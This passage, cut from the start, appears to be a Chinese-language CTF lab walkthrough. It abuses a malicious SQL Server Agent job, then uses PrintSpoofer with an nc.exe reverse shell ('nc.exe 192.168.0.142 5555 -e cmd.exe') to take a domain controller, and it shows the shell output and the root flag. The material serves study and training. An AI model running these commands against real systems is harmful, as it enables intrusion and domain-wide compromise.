EXEC msdb.dbo.sp_attach_schedule @job_id = N'YOUR-JOB-ID-HERE', @schedule_id = 9;
```

第六步：绑定本地服务器

```
EXEC msdb.dbo.sp_add_jobserver @job_id = N'YOUR-JOB-ID-HERE', @server_name = N'(local)';
```

第七步：目标机侧准备文件与权限

```
icacls C:\Windows\Tasks\1.exe /grant "NT SERVICE\SQLSERVERAGENT:(RX)"  
sc.exe start SQLSERVERAGENT  
sc.exe query SQLSERVERAGENT
```

第八步：手动触发 job

```
EXEC msdb.dbo.sp_start_job @job_id = N'YOUR-JOB-ID-HERE';
```

如果需要也可以查看执行历史

```
EXEC msdb.dbo.sp_help_jobhistory @job_id = N'YOUR-JOB-ID-HERE', @mode = N'FULL';
```

至此，通过恶意 SQL Agent Job 成功从 lookback\service_maintainer 提升为 NT
SERVICE\SQLSERVERAGENT，而且发现有 SeImpersonatePrivilege = Enabled

上传 PrintSpoofer.exe 反弹shell，获得域控

```
./PrintSpoofer.exe -c "nc.exe 192.168.0.142 5555 -e cmd.exe"
```

```
> Main Menu (m)  Payloads (p)  Clear (Ctrl-L)  Quit (q/Ctrl-C)
[+] Got reverse shell from 192.168.0.184 WINDOWS lookback\dc01$ • Assigned SessionID <1>
[+] Added readline support...
[+] Interacting with session [1] • Shell Type readline • Menu key Ctrl-D <=
[+] Logging to /home/kali/.penelope/sessions/192.168.0.184-WINDOWS/2026_04_11-17_40_36-469.log

C:\Windows\system32>whoami
whoami
lookback\dc01$

C:\Windows\system32>whoami/priv
whoami/priv

PRIVILEGES INFORMATION
-----

```

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeSecurityPrivilege	Manage auditing and security log	Enabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemTimePrivilege	Change the system time	Enabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Enabled

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
3FEE1460B99B388251657A557B8D6A98

C:\Windows\system32>
```